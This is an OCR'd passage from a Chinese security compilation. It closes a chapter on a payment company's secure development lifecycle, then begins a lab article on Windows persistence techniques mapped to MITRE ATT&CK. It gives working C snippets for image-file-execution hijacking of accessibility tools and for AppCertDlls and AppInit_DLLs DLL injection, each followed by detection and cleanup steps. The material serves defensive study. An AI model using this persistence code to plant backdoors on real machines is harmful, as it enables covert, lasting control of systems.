


Figure 21.12: img

静态代码扫描

利用静态代码扫描工具对代码在编译之前进行扫描，并在静态代码层面上发现各种问题，其中包括安全问题。部分工具列表：

工具	支持语言	版权	主页地址
Fortify	大部分语言	收费	http://www8.hp.com/us/en/software-solutions/static-code-analysis-sast/
Checkmarx	大部分语言	收费	https://www.checkmarx.com/
Flawfinder	C/C++	免费	http://www.dwheeler.com/flawfinder/
LAPSE	Java	免费	http://www.owasp.org/index.php/Category:OWASP_LAPSE_Project
Brakeman	Ruby on Rails	免费	https://github.com/presidentbeef/brakeman

静态代码扫描我们采用 sonarQube 集成，我们使用的是 FindbugSecurity, 精简规则，然后在持续构建过程中，进行静态代码 bug, 安全扫描。

静态代码扫描的同时也可以扫描第三方依赖包，OWSAP 的 Dependency-Check 就可以集成到持续构建过程中，由于 IAST 类产品支持该功能，不多做介绍。




Figure 21.13: img




Figure 21.14: img

功能测试

功能测试方面，公司测试部门实现了自动化测试平台，前期我们并未使用 agent 的方式检测，一开始使用开源的 gourdscan 加上 openrasp，利用 openrasp 的默认开启不拦截模式和漏洞记录功能来检测服务端无返回的漏洞。

只需要在自动化平台上配置代理 IP：

openrasp 漏洞记录

后来测试反馈扫描的脏数据太多，效果也并不是很好，就放弃了此方案。改用开发阶段的 IAST 的插桩方式，同样在测试环境也和开发环境一样利用 agent 来检测问题。功能测试完成之后。由于测试人员对漏洞并不是太理解，所以定的流程为测试人员到平台查看报告和安全人员沟通哪些问题需要修复，然后将问题写入到测试报告

Figure 21.15: img

安全测试

在测试阶段已经将安全加入到整个流程里面，所有需求更改完成都需要通过功能测试，也就是所有的流程过一遍安全测试，这样安全人手也不是很足，决定采用内外服务区分的办法来确定是否需要安全人员介入

漏洞管理

漏洞管理这一块制定了漏洞管理制度，根据影响程度对漏洞进行评级，严重漏洞必须改完之后才能上线，高中低危漏洞且影响较小需要排期，安全人员定期跟踪漏洞修复情况。

21.5 五、监控

支付公司一般安全设备基本都有，这一块基本上将设备的 syslog 打到日志中心可视化，并定制对应的规则实现告警即可

21.6 六、结束语

个人知识和经验不足对 sdl 的体系并不是很熟悉，没什么经验，所以只能做到目前的程度。后续还有许多地方可以优化，增加流程等。如果有什么好的建议欢迎交流。

Figure 21.16: img

ATT&CK 之后门持久化

作者：阿尔法实验室

来源：http://blog.topsec.com.cn/attack 之后门持久化/

22.1 前言

在网络安全的世界里，白帽子与黑帽子之间无时无刻都在进行着正与邪的对抗，似乎永无休止。正所谓，道高一尺魔高一丈，巨大的利益驱使着个人或组织利用技术进行不法行为，花样层出不穷，令人防不胜防。

为了更好的应对这些攻击手段，就需要做到了解对手。俗话说：知己知彼，方能百战不殆。MITRE ATT&CK就提供了全球范围的黑客的攻击手段和技术知识点，并把 APT 组织或恶意工具使用到的攻击手段一一对应，便于从根源上解决问题。许多公司和政府部门都会从中提取信息，针对遇到的威胁建立安全体系或模型。我们作为安全从业人员，如果能够掌握 MITRE ATT&CK如此庞大的知识体系，对以后的工作和对抗来说，就像是拥有了一个武器库，所向披靡。

当然，这么一个庞大的体系是不可能一蹴而就的。我们可以依照 MITRE ATT&CK的框架，先从持久化这一点开始。本文的主要内容是介绍 APT 攻击者在 Windows 系统下持久运行恶意代码的常用手段，其中的原理是什么，是怎样实现的，我们应该从哪些方面预防和检测。希望对大家有所帮助！

本文测试环境：

测试系统：Windows 7

编译器：Visual Stuidio 2008

以下是本文按照 MITRE ATTACK 框架介绍的例子和其对应的介绍，我们深入分析了实现的原理，并且通过原理开发了相应的利用工具进行测试，测试呈现出的效果也都在下文一一展现。

标题	简介	权限	链接
辅助功能镜像劫持	在注册表中创建一个辅助功能的注册表项，并根据镜像劫持的原理添加键值，实现系统在未登录状态下，通过快捷键运行自己的程序。	管理员	https://attack.mitre.org/techniques/T1015/ https://attack.mitre.org/techniques/T1183/
进程注入之 AppCertDlls 注册表项	编写了一个 dll，创建一个 AppCertDlls 注册表项，在默认键值中添加 dll 的路径，实现了对使用特定 API 进程的注入。	管理员	https://attack.mitre.org/techniques/T1182/

标题	简介	权限	链接
进程注入之 AppInit_DLLs 注册表项	在某个注册表项中修改 AppInit_DLLs 和 LoadAppInit_DLLs 键值，实现对加载 user32.dll 进程的注入。	管理员	https://attack.mitre.org/techniques/T1103/
BITS 的灵活应用	通过 bitsadmin 命令加入传输任务，利用 BITS 的特性，实现每次重启都会执行自己的程序。	用户	https://attack.mitre.org/techniques/T1197/
Com 组件劫持	编写了一个 dll，放入特定的路径，在注册表项中修改默认和 ThreadingModel 键值，实现打开计算器就会运行程序。	用户	https://attack.mitre.org/techniques/T1122/
DLL 劫持	编写了一个 lpk.dll，根据 Windows 的搜索模式放在指定目录中，修改注册表项，实现了开机启动执行 dll。	用户	https://attack.mitre.org/techniques/T1038/
Winlogon helper	编写了一个 dll，里面有一个导出函数，修改注册表项，实现用户登录时执行导出函数。	管理员	https://attack.mitre.org/techniques/T1004/
篡改服务进程	编写一个服务进程，修改服务的注册表项，实现了开机启动自己的服务进程。	管理员	https://attack.mitre.org/techniques/T1031/
替换屏幕保护程序	修改注册表项，写入程序路径，实现在触发屏保程序运行时我们的程序被执行	用户	https://attack.mitre.org/techniques/T1180/
创建新服务	编写具有添加服务和修改注册表功能的程序以及有一定格式的 dll，实现服务在后台稳定运行。	管理员	https://attack.mitre.org/techniques/T1050/
启动项	根据 Startup 目录和注册表 Run 键，创建快捷方式和修改注册表，实现开机自启动	用户	https://attack.mitre.org/techniques/T1060/
WMI 事件过滤	用 WMIC 工具注册 WMI 事件，实现开机 120 秒后触发设定的命令	管理员	https://attack.mitre.org/techniques/T1084/

标题	简介	权限	链接
Netsh Helper DLL	编写了一个 netsh helper dll，通过 netsh 命令加入了 helper 列表，并将 netsh 加入了计划任务，实现开机执行 DLL	管理员	https://attack.mitre.org/techniques/T1128/

22.2 辅助功能镜像劫持

22.2.1 代码及原理介绍

为了使电脑更易于使用和访问，Windows 添加了一些辅助功能。这些功能可以在用户登录之前以组合键启动。根据这个特征，一些恶意软件无需登录到系统，通过远程桌面协议就可以执行恶意代码。

一些常见的辅助功能如：

C:\Windows\System32\sethc.exe 粘滞键快捷键：按五次 shift 键

C:\Windows\System32\utilman.exe 设置中心快捷键：Windows+U 键

下图就是在未登陆时弹出的设置中心

在较早的 Windows 版本,只需要进行简单的二进制文件替换,比如,程序” C:\Windows\System32\utilman.exe’’ 可以替换为 “cmd.exe’’。

对于在 Windows Vista 和 Windows Server 2008 及更高的版本中，替换的二进制文件受到了系统的保护，因此这里就需要另一项技术：映像劫持。

映像劫持，也被称为 “IFEO’’（Image File Execution Options）。当目标程序被映像劫持时，双击目标程序，系统会转而运行劫持程序，并不会运行目标程序。许多病毒会利用这一点来抑制杀毒软件的运行，并运行自己的程序。

造成映像劫持的罪魁祸首就是参数 “Debugger’’，它是 IFEO 里第一个被处理的参数，系统如果发现某个程序文件在 IFEO 列表中，它就会首先来读取 Debugger 参数，如果该参数不为空，系统则会把 Debugger 参数里指定的程序文件名作为用户试图启动的程序执行请求来处理，而仅仅把用户试图启动的程序作为 Debugger 参数里指定的程序文件名的参数发送过去。

参数 “Debugger’’ 本来是为了让程序员能够通过双击程序文件直接进入调试器里调试自己的程序。现在却成了病毒的攻击手段。

简单操作就是修改注册表,在 “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Im File Execution Option’’ 中添加 utilman.exe 项，在此项中添加 debugger 键，键值为要启动的程序路径。

实现代码：

```
HKEY hKey;


const char path[] = “C:\hello.exe”;
```




Figure 22.1: img

```
RegCreateKeyExA(HKEY_LOCAL_MACHINE,"Software\Microsoft\WindowsNT\CurrentVersion\Image File Exe

RegSetValueExA(hKey, "Debugger", 0, REG_SZ, (BYTE*)path, (1 + ::lstrlenA(path)))
```

当然，我们自己的程序要放到相应的路径，关于资源文件的释放，下文会提到，这里暂且按下不讲。

22.2.2 运行效果图

当重新回到登录界面，按下快捷键时，结果如图：

注册表键值情况如下图：

22.2.3 检查及清除方法

检查 "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Option'' 注册表路径中的程序名称

其它适用于的辅助功能还有：

屏幕键盘：C:\Windows\System32\osk.exe

放大镜：C:\Windows\System32\Magnify.exe

旁白：C:\Windows\System32\Narrator.exe

显示开关：C:\Windows\System32\DisplaySwitch.exe

Figure 22.2: img




Figure 22.3: img

应用程序开关：C:\Windows\System32\AtBroker.exe

现在大部分的杀毒软件都会监视注册表项来防御这种恶意行为。

22.3 进程注入之 AppCertDlls 注册表项

22.3.1 代码及原理介绍

如果有进程使用了 CreateProcess、CreateProcessAsUser、CreateProcessWithLoginW、CreateProcessWithTokenW 或 WinExec 函数,那么此进程会获取 HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SessionMan
注册表项，此项下的 dll 都会加载到此进程。

Win7 版本下没有 “AppCertDlls’’ 项，需自己创建。

代码如下：

```
HKEY hKey;

const char path[] = “C:\dll.dll”;

RegCreateKeyExA(HKEY_LOCAL_MACHINE,”SYSTEM\CurrentControlSet\Control\Session Manager\AppCertDl

RegSetValueExA(hKey, “Default”, 0, REG_SZ, (BYTE*)path, (1 + ::lstrlenA(path)));

Dll 代码:

BOOL TestMutex()

{

    HANDLE hMutex = CreateMutexA(NULL, false, “myself”);

    if (GetLastError() == ERROR_ALREADY_EXISTS)

    {

       CloseHandle(hMutex);

       return 0;

    }
```

```
    return 1;

}



BOOL APIENTRY DllMain( HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved)

{

    switch (ul_reason_for_call)

    {

    case DLL_PROCESS_ATTACH:

       if (TestMutex() == 0)

           return TRUE;

       MessageBoxA(0,"hello topsec","AppCert",0);

    case DLL_THREAD_ATTACH:

    case DLL_THREAD_DETACH:

    case DLL_PROCESS_DETACH:

        break;

    }

    return TRUE;

}
```




Figure 22.4: img

22.3.2 运行效果图

修改完注册表之后，写个测试小程序，用 CreateProcess 打开 notepad.exe

可以看到 test.exe 中已经加载 dll.dll，并弹出 “hello topsec’’。也能发现，在 svchost.exe 和 taskeng.exe 中也加载了 dll.dll。

22.3.3 检查及清除方法

1. 监测 dll 的加载，特别是查找不是通常的 dll，或者不是正常加载的 dll。
2. 监视 AppCertDLL 注册表值
3. 监视和分析注册表编辑的 API 调用，如 RegCreateKeyEx 和 RegSetValueEx。

22.4 进程注入之 AppInit_DLLs 注册表项

22.4.1 代码及原理介绍

User32.dll 被加载到进程时，会获取 AppInit_DLLs 注册表项，若有值，则调用 LoadLibrary() API 加载用户 DLL。只会影响加载了 user32.dll 的进程。

HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Window\Appinit_Dlls

代码如下：

```
HKEY hKey;


DWORD dwDisposition;
```




Figure 22.5: img

```
const char path[] = "C:\AppInit.dll";

DWORD dwData = 1;

RegCreateKeyExA(HKEY_LOCAL_MACHINE,"SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows", 0,

RegSetValueExA(hKey, "AppInit_DLLs", 0, REG_SZ, (BYTE*)path, (1 + ::lstrlenA(path)));

RegSetValueExA(hKey, "LoadAppInit_DLLs", 0, REG_DWORD, (BYTE*)& dwData, sizeof(DWORD));
```

22.4.2 运行效果图

修改过后如下图所示：

运行 cmd.exe，就会发现 cmd.exe 已经加载指定 dll，并弹框。

此注册表项下的每个库都会加载到每个加载 User32.dll 的进程中。User32.dll 是一个非常常见的库，用于存储对话框等图形元素。恶意软件可以在 Appinit_Dlls 注册表项下插入其恶意库的位置，以使另一个进程加载其库。因此，当恶意软件修改此子键时，大多数进程将加载恶意库。

22.4.3 检查及清除方法

1. 监测加载 User32.dll 的进程的 dll 的加载，特别是查找不是通常的 dll，或者不是正常加载的 dll。
2. 监视 AppInit_DLLs 注册表值。
3. 监视和分析注册表编辑的 API 调用，如 RegCreateKeyEx 和 RegSetValueEx。

